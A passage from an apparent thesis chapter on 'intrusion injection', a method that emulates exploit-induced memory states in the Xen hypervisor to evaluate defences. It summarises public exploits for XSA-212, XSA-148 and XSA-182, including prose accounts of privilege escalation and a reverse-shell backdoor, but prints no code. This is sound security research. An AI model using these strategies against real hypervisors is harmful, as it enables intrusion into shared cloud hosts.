- **Injection Prototype:** A practical implementation on the Xen code base demonstrating the approach's feasibility by implementing the Intrusion Injection approach for memory intrusion models.
- **Empirical Validation:** Evidence that intrusion injection can replicate erroneous states from actual exploits (RQ1), induce such states in patched systems (RQ2), and be applied for assessing security improvements (RQ3).

The rest of the chapter is as follows. Section 5.1 explains the basic concepts. Section 5.2 presents the intrusion injection approach while Section 5.3 presents the prototype for Xen, and Section 5.4 discusses the capability to reproduce erroneous states, the applicability of the method in non-vulnerable systems, and its implications for security assessment. Section 5.5 discusses strengths and limitations. Section 5.6 presents the findings and outlines directions for future work.

5.1 Erroneous States and Intrusion Injection

The definitions of fault, error, and failure have been established in the dependability community a long time ago [Algirdas Avizienis et al., 2004]. A *failure* occurs when the service delivered deviates from fulfilling the system's goal. An *error* is a perturbation of the system state that is prone to lead to a failure. The cause

for an error is called a *fault*, which can be active or latent. An active fault leads to an error; otherwise, the fault is latent. These concepts were later extended to the AVI (Attack, Vulnerability, Intrusion) composite fault model, to help understand the mechanisms behind security attacks [Neves et al., 2006].

5.1.1 From Errors to Erroneous States

The AVI model is a specialization of the *fault* $\rightarrow$ *error* $\rightarrow$ *failure* in the context of malicious faults. *Attacks* are the intentional acts that the adversary takes to subvert the system (i.e., a malicious external fault [Algirdas Avizienis et al., 2004]) and can have many steps (e.g, authentication bypass, code execution, etc.) usually using exploits to reach the goal. An exploit is a component, usually a software script, that interacts with the target system, activating a software vulnerability (e.g, a sequence of hypercalls done by a malicious guest machine that reaches a vulnerable code).

A *vulnerability* is a fault in the system introduced during design (e.g., wrong requirement), development (e.g., a software bug), or operation (e.g., an incorrect configuration). However, it is essential to distinguish between a vulnerability and a weakness, as they are related but distinct concepts in software security. A *weakness* refers to a general flaw or deficiency in a system that an attacker could potentially exploit [Bojanova and Galhardo, 2023]. Whether a weakness leads to a vulnerability depends on its context and the likelihood of exploitation. When exploited, weaknesses form a chain that can result in a vulnerability [Bojanova and Galhardo, 2023]. And when a vulnerability is successfully activated (i.e., exploited), it causes an *intrusion* [Neves et al., 2006].

Not every malfunction in a program leads to a security risk. To distinguish benign faults from those with security implications, the system's security properties (such as integrity, confidentiality, and availability) must be explicitly defined. Once these properties are established, any behavior that violates them, such as unauthorized access to protected memory, execution of arbitrary code, or denial of service, is classified as a security error. To identify such errors, we analyze the intended semantics and constraints of system operations and derive abusive functionalities that deliberately break the associated security properties. For example, if a hypercall is designed to copy memory between domains with strict access control, an abusive variant may override this restriction to access privileged memory. Similarly, a resource allocation interface may be misused to deplete system resources, violating availability guarantees.

> **Erroneous State** (ES): an error that violates a security property caused by a malicious system interaction.

The first *effect* of an intrusion is an **erroneous state** (e.g., return address overwritten or memory corrupted). If no action is taken to correct or handle the erroneous state, a *security violation* (a failure affecting a security attribute) may occur. Note that, although the erroneous state can potentially violate a security property, the

adversary does not benefit from this if the system can handle the error.




Figure 5.1: Chain of dependability threats [Algirdas Avizienis et al., 2004] with the extended-AVI model [Neves et al., 2006].

Figure 5.1 shows the relation between the chain of dependability threats and the extended-AVI attack model, which supports our concept of intrusion injection. The term *erroneous states* is used instead of *errors* to emphasize that these are intrusion-induced. The form of an erroneous state varies depending on the vulnerability and how it is exploited. For example, a buffer overflow may lead to different outcomes, such as a crash, privilege escalation, or no observable impact, depending on the size and content of the corrupted memory.

Let us take the XSA-133 [Xen, 2015] (a.k.a VENOM) as an example to clarify the concept further. This vulnerability is a fault in the floppy disk controller (FDC) of the QEMU hypervisor (also affecting KVM, XEN, and VirtualBox), which does not correctly restrict the operations on its input. To attack the system, a malicious user with privileged access can create crafted kernel modules to send an input buffer larger than specified to the FDC. When the attack succeeds, it overflows an internal buffer of the FDC, placing the hypervisor in an erroneous state where it corrupts memory that should remain inaccessible. Security violations, such as a privilege escalation, may happen if there is no mechanism to handle this erroneous state.

5.1.2 The Concept of Intrusion Injection

Fault tolerance mechanisms aim to prevent failures, for example, by stopping error propagation. Researchers often use fault injection to study a system's ability to handle residual faults. However, fault injection is highly complex due to the sophistication of fault injection tools and because driving the system into a state where the injected fault becomes active is challenging. This usually results in very low fault activation rates [Natella et al., 2013]. A common approach is to inject errors instead of root faults directly. For example, Software Implemented Fault Injection often targets hardware faults by injecting errors (such as a bit-flip that changes the system state) rather than injecting the actual fault that causes the error [Carreira et al., 1998]. It is easier to flip a bit in memory through software than to expose the hardware to, for example, radiation until a bit flips. The reasoning is that, by injecting errors (the effects of faults), one can still assess and validate the fault tolerance abilities of systems [Arlat et al., 1990, 2003].

Our **intrusion injection concept** builds on the idea that, just as errors can be in-

jected to emulate the effects of potential faults, they can be injected to mimic the effects of attacks on possible vulnerabilities. Indeed, injecting erroneous states allows studying how the system responds as if attacks had been crafted to exploit known vulnerabilities. Considering the VENOM example, the intrusion injection tool could change the QEMU process to allow the injection of the corresponding error, e.g., by overwriting the FDC request handler method. Thus, when an I/O request resembling a VENOM-style attack is sent to the FDC, it can trigger memory corruption in QEMU, mimicking the behavior observed when exploiting the original vulnerability.

An important aspect to consider is *reachability* [Gao et al., 2024], which refers to whether a specific system state can be reached through a defined sequence of actions or events [Clarke et al., 2018]. In our context, the question is whether intrusion injection can reach a particular erroneous state from a given initial state. There are several challenges involved in injecting erroneous states. Firstly, it is crucial to differentiate erroneous states (security-related) from those caused by accidental faults. Secondly, it is essential to identify erroneous states that intrusion injection can reach, but no known vulnerability is currently exploited. While these states may be valuable for assessing unexpected or unknown situations, they must be used cautiously. Thirdly, consider the technical feasibility of injecting certain erroneous states, especially those related to hardware-enabled vulnerabilities that may not be practically injectable. Lastly, recognize that some erroneous states remain unknown and may only be discovered through future incidents. Although adequate modeling of real (known) intrusions may address the first three challenges, the last one requires continuous modeling of new knowledge on vulnerabilities and intrusions.

Similarly to fault injection that requires fault models [Chillarege et al., 1991; Johansson and Suri, 2005; Madeira et al., 2000], intrusion injection also asks for **intrusion models** (IMs) that define the main aspects of the injection. In other words, it is necessary to define **the essential characteristics that can be generalized from a collection of exploits to related systems** (those with similar architectures and high-level features targeted by comparable attacks). This step is crucial for ensuring representativeness; otherwise, the assessment may be irrelevant to the system's security. Although a detailed definition of Intrusion Model (IM) is presented in Chapter 6, Section 5.2.2 further elaborates on a memory IM.

It is important to stress that Intrusion Injection **does not assist in finding new vulnerabilities**, and it does not help to assess the reachability of vulnerable code, nor how probable the activation of such areas is. We recognize that this is a fundamental and challenging issue, but it is not the primary focus of this work. Other techniques can handle those challenges, like fuzzing [Xu et al., 2020], model checkers [Cook et al., 2020], among others. Nevertheless, inevitably, there will always be exploits to reach vulnerabilities. Therefore, studying the activation of those erroneous states, how to protect systems from being compromised, or even how to recover, are crucial aspects that we aim to support.

Finally, we mitigate the limitation of not knowing the specific path to the vulnerability by abstracting any relevant factor before the intrusion. We capture the main aspects like the vulnerability and the attack type by modeling the intrusion into

our technique (see Section 5.2.3). Still, any unknown vulnerability or attack that leads to similar intrusions, i.e., the same intrusion model, can be assessed using our intrusion injection approach.

5.1.3 Metaphor: Smart Vault Control System

We start with a physical metaphor to intuitively understand the concepts behind Intrusion Injection. Consider a smart bank vault protected by a digital control system comprising two inputs: a card reader and a keypad. Each visitor, staff member, or admin uses a personal card and a PIN; access is granted if the card and PIN are valid. The internal controller verifies both inputs, logs the activity, and decides whether to open the vault.

Now, assume that a vulnerability exists in the keypad firmware. An attacker discovers that entering an unusually long PIN overflows a shared memory buffer. When they swipe a valid visitor card afterwards, the corrupted memory region partially overwrites the card data for a high-privilege entry value. As a result, the controller mistakenly authenticates the user as an admin and opens the vault.

Although the vulnerability is in the keypad firmware, the *effect* is that an unauthorized user gains access to the vault. Traditional vulnerability-based testing would focus on the keypad bug, its conditions, exploitability, and patching. However, *Intrusion Injection* proposes something different: simulate the post-compromise *state* (e.g., overwritten user type entry) to observe the behavior of the system.

In this metaphor, the system inadvertently modifies the memory region holding the user's access level, causing it to wrongly recognize a visitor as an *admin*. This wrong user type represents an **erroneous system state**, where internal data no longer reflects reality. The fact that this state was induced through the keypad, even though the keypad should not be able to influence card-based identity, reveals an **abusive functionality**, a misuse of legitimate interfaces to reach unintended internal states. In this case, the corresponding **Intrusion Model (IM)** abstracts this misuse as the ability to change the user's privilege level via interaction with the keypad and a valid card. Rather than focusing on the specific buffer overflow exploit, we define the IM by its effect: altering the user type. An intrusion injector can simulate this scenario by directly modifying the internal authorization buffer to reflect a compromised state. This setup allows observation of the system's response: *does it detect the inconsistency, block access, or trigger a security alert?*

This abstraction decouples *how* the fault occurred (overflow, race, etc.) from its *impact* on the system state. Intrusion Injection lets us emulate exploit consequences and measure resilience to intrusions without needing to discover or exploit vulnerabilities.

5.1.4 Potential Applicability

Intrusion injection is a technique that may help system vendors and system administrators check if an erroneous state (or a group/set of erroneous states) is detectable, understandable, interpreted, and considered by the system as undesired behavior. Many examples can be given as potential areas of applicability, like evaluating defense mechanisms, assessing the impact of intrusions in systems deployed in virtualized systems, or even "porting erroneous states" from different systems/vendors.

Intrusion injection can be used as an enabler to evaluate a security mechanism that focuses on specific components of the virtualized system. For example, a hazardous type of attack is one where the adversary can write values to an arbitrary location (usually called write-what-where conditions, CWE-123 [MITRE, 2021]). As an example of those threats, we can cite the vulnerabilities that enable the attacker to have write access to the page table in a hypervisor, e.g., XSA-212, XSA-302. Assuming a mechanism is deployed to prevent unauthorized page table modifications, our approach can test the effectiveness of that mechanism. For this, we need to model different intrusions that target unauthorized page-table changes and execute a testing campaign, injecting various erroneous states using an intrusion injector.

To exemplify the assessment of systems running on top of virtualized systems, we can cite a transactional business-critical system that runs on a public cloud. The question is: *How can one assess the impact of successful intrusions on the hypervisor on the ability of the transactional system to ensure the ACID (Atomicity, Consistency, Isolation, Durability) properties?* Unfortunately, having sufficient coverage by creating attack campaigns based on known exploitable vulnerabilities is impossible. Intrusion injection helps mitigate this limitation by enabling the ability to induce erroneous states similar to the ones observed in real hypervisor vulnerabilities.

Injecting the same erroneous states in hypervisors from different vendors or in various versions of a given vendor can also be helpful for evaluation purposes. For example, suppose cloud provider X wants to evaluate how its virtualized environment, which runs on hypervisor A, would be affected by a vulnerability similar to one discovered in hypervisor B. This evaluation can be performed by injecting erroneous states derived from vulnerabilities in B into A using an intrusion injector. Risk assessment for security hardening is also a good example. One can create a campaign to exercise different system components to check which one is more vulnerable to the effects of vulnerabilities, in case they exist in those or other components. Engineers can develop a hardening strategy based on the assessment results to mitigate impacts and increase resilience. Using an intrusion injector lowers the barriers to designing diverse evaluation campaigns, offering a clear engineering advantage.




Figure 5.2: Overview of the methodology key components.

5.2 Injecting Intrusions in Virtualized Systems

This section presents our novel approach to support the study of how systems deal with potential intrusions effects.

5.2.1 The Intrusion Injection Approach

Figure 5.2 shows an overview of the approach and its key concepts. The top half of the figure represents a **traditional scenario**, where an intrusion (i.e., an exploit that effectively reaches a vulnerability) induces an erroneous state in the system. As previously discussed, once the system reaches the erroneous state, it may either experience a security violation or successfully handle the state. On the bottom half, we can see an overview of our **approach functioning** and how it simplifies the process, following the red dotted arrows.

An **IM** guides the process by abstracting the key aspects of intrusions and specifying the erroneous state to activate. Section 5.2.2 details the definition and selection of intrusion models.

The **intrusion injector** is the component that injects the **erroneous state** into the hypervisor (based on the IM), thus reproducing the effects of a hypothetical intrusion in the system. Several alternatives may exist to implement such an injector. For example, it can be an existing system configuration or functionality used in a non-conforming manner, or a specific component implemented for that end. In practice, multiple implementations of this component may be necessary, since different erroneous states can require distinct injection approaches and locations. In Section 5.3, we present a prototype of an intrusion injector for memory-related erroneous states.

The final step is to inspect the system behavior to understand the potential consequences of the erroneous state injected. As a security violation may happen or not, depending on the capacity of the system to deal with intrusions, system monitoring is needed to evaluate how the system behaves in the presence of an erroneous state. The literature extensively addresses system monitoring [Ghaleb et al., 2019; Payne et al., 2008; Pham et al., 2014; Ragel and Parameswaran, 2006;

Ramirez et al., 2017], which is not the focus of this work.

5.2.2 Intrusion Models for Virtualized Systems

Although new vulnerabilities and attacks emerge annually, the erroneous states resulting from these intrusions often resemble those caused by past vulnerabilities and attacks [Gkortzis et al., 2016; Li et al., 2017; Patil and Modi, 2019; Perez-Botero et al., 2013; Sgandurra and Lupu, 2016]. In other words, existing works show that different vulnerabilities can lead to similar erroneous states. For example, the work in [Boutoille, 2016b] shows how the strategy to exploit the XSA-148 vulnerability is used to exploit the XSA-182 vulnerability [Xen, 2015], leading to the same erroneous state and security violation. This way, an Intrusion Model may represent a set of (known and unknown) vulnerabilities and attacks that might lead to the same erroneous state.

Intrusion models for virtualized systems must effectively represent attacks that target such systems and generalize a set of intrusions into a single definition. Thus, the main concepts of *attack*, *erroneous state*, and the *execution of unintended functionalities* within a system should be present to characterize the intrusion model and represent the essential aspects of such a process.

This model is heavily inspired from the concepts of *exploits* and *weird machines* [Bangert et al., 2013; Bratus et al., 2011; Dullien, 2017], where an attacker manipulates system interactions to transition it from a normal state to an erroneous one, resulting in *unintended system behavior*. This conceptual foundation is formalized and expanded in Chapter 6, where we define Intrusion Models (IMs) to systematically describe and replicate such transitions.

Conceptually, an intrusion occurs when an adversary interacts with a system by supplying inputs that trigger a vulnerability and activate functionality the system was not designed to perform, but which the attacker discovered and exploited. In other words, a system's exploitability is directly tied to the presence and programmability of weird machines.

An exploit functions as a program for the weird machine, ultimately violating the system's security properties [Dullien, 2017]. This perspective shifts our understanding of exploitation from a series of discrete steps to a more holistic view of programming an emergent computational device, i.e., exploiting a vulnerability is the same as programming a system using only interactions. Let us consider a simple case to illustrate the reasoning.

A program combines instructions that use computational resources (such as memory, CPU, and devices) to process input data and deliver an intended service, such as producing outputs or generating files. This *concrete* implementation can be *abstracted* as an Finite State Machine (FSM) which transitions between states when processing a set of instructions. Figure 5.3 illustrates a hypothetical FSM that models a computation of a given service. From an initial state 1 (e.g., the hypercall handler), the system will process inputs (e.g., hypercall parameters) and transition between many states given a set of instructions (e.g.,

hypercall `memory_op` implementation), eventually providing a service (e.g., copying memory from a device to a VM). Abstracting out this FSM, we could look at this computation in a black-box approach, where we have a function that retrieves the service from a specified initial state and a set of inputs, as illustrated in Figure 5.4.




Figure 5.3: A FSM represents a generic computation providing a given service.




Figure 5.4: A black-box abstraction of a computational service.

Following the same reasoning, we can describe an attack on this program (i.e., a different interaction with this same FSM). Assuming that an adversary interacts with it, trying different inputs (usually invalid/unexpected) to see if one can activate a vulnerability and put the system into an erroneous state[1] that enables the attack to advance. When this step succeeds, the attacker discloses an *unintended functionality* (e.g., write to unauthorized memory) that takes the system from the initial state and places it into an erroneous state (e.g., malicious return address on the stack). In simpler terms, the attacker discovers a new operation that the system provides but was never intended by its original design. Bratus refers to this unintended behavior as a *weird machine*. Chapter 6 will further explore the specifics of weird machines.

The diagram in Figure 5.5 represents the internal transitions of a system when an intrusion occurs. The system is ready to receive inputs in state 1 (the initial state). Eventually, malicious inputs arrive via the interface to state 1, which processes the *instruction set a* and transitions to state 2. The system continues processing instructions, possibly receiving new inputs and changing states, until it activates the vulnerability and enters an erroneous state. Although this activation is abstracted as a simple state transition, its actual realization can be complex and influenced by many factors [Li et al., 2017].

From an external point of view, this set of steps represents the execution of the **abusive functionality** that the system was *built with*, albeit unintentionally. Ab-

[1] Dullien [Dullien, 2017] refers to those states as *weird states* in his modeling.




Figure 5.5: The transitions of the FSM when an intrusion happens. The states after the erroneous state that we want to evaluate.

stracting out the complexity of the internal transitions, the diagram in Figure 5.6 represents a conceptual model of an intrusion from an external point of view (the attacker perspective). Both Figure 5.5 and Figure 5.6 are equivalent in functionality (i.e., both drive the system into a specific erroneous state based on a given input or set of inputs). Note that the part on the right represents all concepts that model an intrusion: the initial state where the system processes the input, the adversary-system interaction (i.e., execution of the abusive functionality), and the erroneous state induced.




Figure 5.6: The transitions of the FSM when an intrusion happens can be abstracted in this compact representation that captures an Intrusion Model's core aspects.

We refer to this function as abusive functionality. As seen in Section 4.3.1, its definition is:

> **Abusive Functionality** (AF): an unintended or emergent functionality or faulty behavior that was not meant to exist by design, but it is achieved when the fault (*cause*) is activated.

To illustrate the concepts, let us discuss two Xen vulnerabilities. The XSA-387 is a bug on *Grant table v2* status pages that should be released to Xen when a guest switches from *grant table v2* to *v1*. XSA-393 is a bug in the code that removes a page mapping from a guest, activated when the `XENMEM_decrease_reservation` hypercall is issued after a cache maintenance instruction. In both vulnerabilities, a malicious guest can retain access to Xen pages even after they are used for other purposes (e.g., assigned to other VMs).

In both cases, the erroneous state is the page reference held by the VM to which the attacker has access. However, the specifics of the erroneous states are different (i.e., the memory region and page type). Conceptually, both allow an adversary to

retain access to a memory page after releasing it to the hypervisor. Consequently, the abusive functionality achieved by the attacker is of the type *Retain Reference To Page*.

Note that the abusive functionality is an abstraction for limiting the injections to the ones that are security relevant (i.e., erroneous states). For the previous example, there are many ways to corrupt a page reference, but few leave a page reference bounded to a domain after a hypercall invocation.

Despite offering a powerful abstraction, modeling this example accurately remains challenging because, in realistic workflows, only a subset of page references may persist after a hypercall execution. Moreover, some states may not be reachable during execution. Therefore, model the abusive functionality with caution, taking *reachability* into account.

Based on the previous explanation, we have the following definition that will be further detailed later in Chapter 6:

> **Intrusion Model** (IM) abstracts how an erroneous state is achieved when using an abusive functionality through a given interface.

The previous definition of IM is generic and should be instantiated depending on the target virtualized system and the evaluation objectives. Suppose the evaluation includes several threat models (e.g., untrusted `dom0` or malicious kernel). In that case, we may need to Instantiate several IMs, each one defining a triggering source (e.g., a privileged user in a guest), a target component (e.g., memory management component), and the interaction interface (e.g., hypercall).

Consider this instantiation: in XSA-148, an attacker sets the PSE flag on an L2 page table entry to gain a writable page-table reference. In XSA-182, faulty validation of pre-existing L4 page tables allows the attacker to achieve the same outcome. Although the details differ (such as the page level and reference location), the erroneous state is the same: a guest-writable page table. In both cases, the attacker gains the abusive functionality of acquiring a guest-writable page-table entry. Two possible instantiations of the IM could be:

i) an unprivileged guest abusing *hypercalls* to acquire *guest-writable page table entries* to access hypervisor pages;

ii) a privileged guest (`dom0`) abusing *hypercalls* to acquire *guest-writable page table entries* to access pages of guest VMs.

The following section focuses on extracting two IM from actual exploitable code to illustrate our approach more effectively.

5.2.3 Extracting Intrusion Models from Exploits

To enable the showcase of the Intrusion Injection approach, we focus on extracting the IM of already exploitable vulnerabilities to avoid problems with the reachability of the Erroneous State (ES) [Gao et al., 2024]. Next, we present and discuss some use cases of actual vulnerabilities and their exploits.

The Third-party Exploits

Finding publicly disclosed working exploits to reproduce attacks in Xen is challenging, as few public exploits are available. To the best of our knowledge, only four publicly available exploits meet our requirements: two related to XSA-212 vulnerability [Horn, 2017], a third related to XSA-148 [Boutoille, 2016a], and the fourth for XSA-182 [Boutoille, 2016b]. We named these exploits by appending meaningful suffixes to their references: *XSA-212-priv* and *XSA-148-priv* indicate privilege escalation attacks, *XSA-212-crash* denotes a hypervisor crash, and *XSA-182-test* is designed to check whether the vulnerability exists in the system.

XSA-212 Exploits

The report for XSA-212 [Horn, 2017] describes a vulnerability in the `memory_exchange()` hypercall, caused by insufficient input address validation. This flaw allows a malicious guest to *access all system memory*, enabling security violations such as privilege escalation, potential code execution, and host or guest crashes.




Figure 5.7: Attack Strategy from XSA-212-priv

The Google Project Zero Page presents two Proofs of Concept (PoC) for this vulnerability [Horn, 2017]: the first causes a Xen crash (*XSA-212-crash*) by corrupting the page fault handler in the Interrupt Descriptor Table. The second performs a privilege escalation (*XSA-212-priv*). In this latter case, the attack strategy is to craft malicious pages to install the target exploit in memory and install an interrupt handler to execute that malicious exploit in every domain at the host, including the privileged one. The attack scheme of this exploit is depicted in the Fig-

ure 5.7. A technical report provides complete details about these exploits [Horn, 2017].

When carefully evaluating the vulnerability description, the XSA report, the patch, and the exploit presented, we can see that the access enabled by this vulnerability is an arbitrary write operation of 8-byte content. This information reveals the capability gained by the malicious agent: the ability to write to any memory address in the system. Based on this, we define the AF as **Writing Unauthorized Arbitrary Memory**, using "arbitrary" to emphasize the lack of restrictions on memory access.

Intrusion Model:

An *unprivileged guest* abusing *hypercalls* to abuse the ability of *Writing Unauthorized Arbitrary Memory*.

XSA-148 and XSA-182 Exploits

The XSA-148 [Xen, 2015] and XSA-182 [Xen, 2015] are both vulnerabilities that allow creating writable page table mappings in PV guests. The first is due to a missing check on the Xen L2 page-table entries invariant. In the latter, the code that optimizes an L4 page update in safe cases was buggy. The re-validation of page tables is resource-intensive, and those optimizations aim to avoid it.

A detailed report and a working PoC for the XSA-148 is in [Boutoille, 2016a]. This exploit enable **remote privilege escalation**. It accomplishes this by scanning all physical memory and locating the `dom0` *startup_info* page, which can be easily fingerprinted in memory. Once found, the code searches for the vDSO (virtual Dynamic Shared Object) [Lin, 2021] page, in which it installs a backdoor to open a reverse shell to the outside attacker. Figure 5.8 depicts the strategy of this attack.




Figure 5.8: Attack Strategy from XSA-148-priv

For the XSA-182, a detailed discussion on how to escalate privileges using this vulnerability is in [Boutoille, 2016b]. In short, it follows the same attack strategy of the *XSA-148-priv*. The PoC presented is a test to check whether a system

is vulnerable to XSA-182 [Boutoille, 2016b]. The test creates a self-mapping L4 page without the write flag, then uses the vulnerability to create a writable mapping, and finally, crafts a virtual address to point to the self-mapping page with writable permissions and adds the user flag to enable writing from user space.

For either the XSA-148 or the XSA-182, the capability achieved by the malicious agent running the exploit is to be capable of corrupt page tables, which conducts us to the definition the AF of **Write Unauthorized Page Table Entries**.

Intrusion Model:

An *unprivileged guest* abusing *hypercalls* to abuse the ability of *Write Unauthorized Page Table Entries*.

The IMs for all use cases covered in this chapter differ only in the abusive functionality, as shown in Table 5.1. In practice, our four use cases cover two distinct abusive functionalities, where the complete instantiation is an unprivileged guest virtual machine that uses a hypercall to target the memory management component in the virtualization layer. For this similarity, **we use the AF name as an alias to refer to the IM** in the rest of this chapter.

Table 5.1: Intrusion Models Abusive Functionalities from the Use Cases.

Use Case	Abusive Functionality
XSA-212-crash	Write Unauthorized Arbitrary Memory
XSA-212-priv	Write Unauthorized Arbitrary Memory
XSA-148-priv	Write Unauthorized Page Table Entries
XSA-182-test	Write Unauthorized Page Table Entries

Chapter 6 details the complete approach for assessing and defining Intrusion Models. Here, we provided only a brief introduction to maintain focus on the broader perspective of the approach. Next, we demonstrate how to create a prototype that injects the specific intrusion model described above.

5.3 A Prototype Injector for Unauthorized Memory Accesses in the Xen Hypervisor

The intrusion injector is a key component that makes our methodology possible. This section presents the implementation of a prototype injector that can inject erroneous states resulting from arbitrary *unauthorized memory accesses* in a Xen Hypervisor. We already highlighted the prevalence of memory access vulnerabilities, which can be observed in the National Vulnerability Database [NIST, 2021] and also in related literature [Gkortzis et al., 2016; Patil and Modi, 2019; Sgandurra and Lupu, 2016]. Free access to any memory location allows the reproduction of erroneous states caused by a wide range of vulnerabilities, potentially impacting all security attributes.

Although we implemented our injector for Xen [Barham et al., 2003], an open-source hypervisor widely adopted in industry and academia, the approach is not limited to Xen. Implementing it in other hypervisors is primarily a technical task.

5.3.1 Xen Memory Management

The hypervisor is responsible for multiplexing all physical resources between virtual machines, and it does that by using virtualization-assisted instructions (on hardware), intercepting operations, or using paravirtualization (PV) [Barham et al., 2003]. PV is a lightweight virtualization technique that does not require virtualization extensions, providing a software layer that uses hypercalls to behave similarly to the hardware. Hypercalls correspond to system calls in a virtualization context and allow guests to invoke privileged operations in the hypervisor [Barham et al., 2003; Chisnall, 2013]. The idea behind our injector is to expose hypercalls that allow similar operations without the restriction mechanism that ensures a secure execution. For the time being, our tool supports memory-related operations under paravirtualization.

All hypervisors use an additional layer of abstraction to virtualize memory. In Xen, this abstraction is the pseudo-physical addresses mapped to the physical address through the Physical to Machine (P2M) mapping [Wiki, 2015]. In Xen PV, the abstraction is done using a technique called Direct Paging [Wiki, 2015], where guests write page-table entries directly to physical addresses using hypercalls, i.e., any page-table change must be handled and validated by the hypervisor. Additionally, the memory layout of Xen has segmented areas with different access permission levels by definition. These segments define how virtual address ranges can be used by the guests and the hypervisor, e.g, the range `0xffff800000000000` - `0xffff807fffffffff` is read-only for guest domains. (yellow area in the right Figure 5.9). The hypervisor checks and enforces these rules and definitions. Any error in this memory layout implementation directly affects the system security.

Figure 5.9 illustrates several concepts discussed here. The dotted rectangle highlights that the hypervisor must handle any page-table change. This requirement ensures that guests do not abuse the system by accessing restricted memory areas not attributed to their domain.

5.3.2 Injector Implementation

To induce *erroneous states* in a virtualization system, the injector must implement mechanisms to handle different address modes and thus help the tester to bypass memory protection mechanisms, which will simulate the vulnerability activation. With that goal, we created a new hypercall to support arbitrary access operations. The interface is as follows:

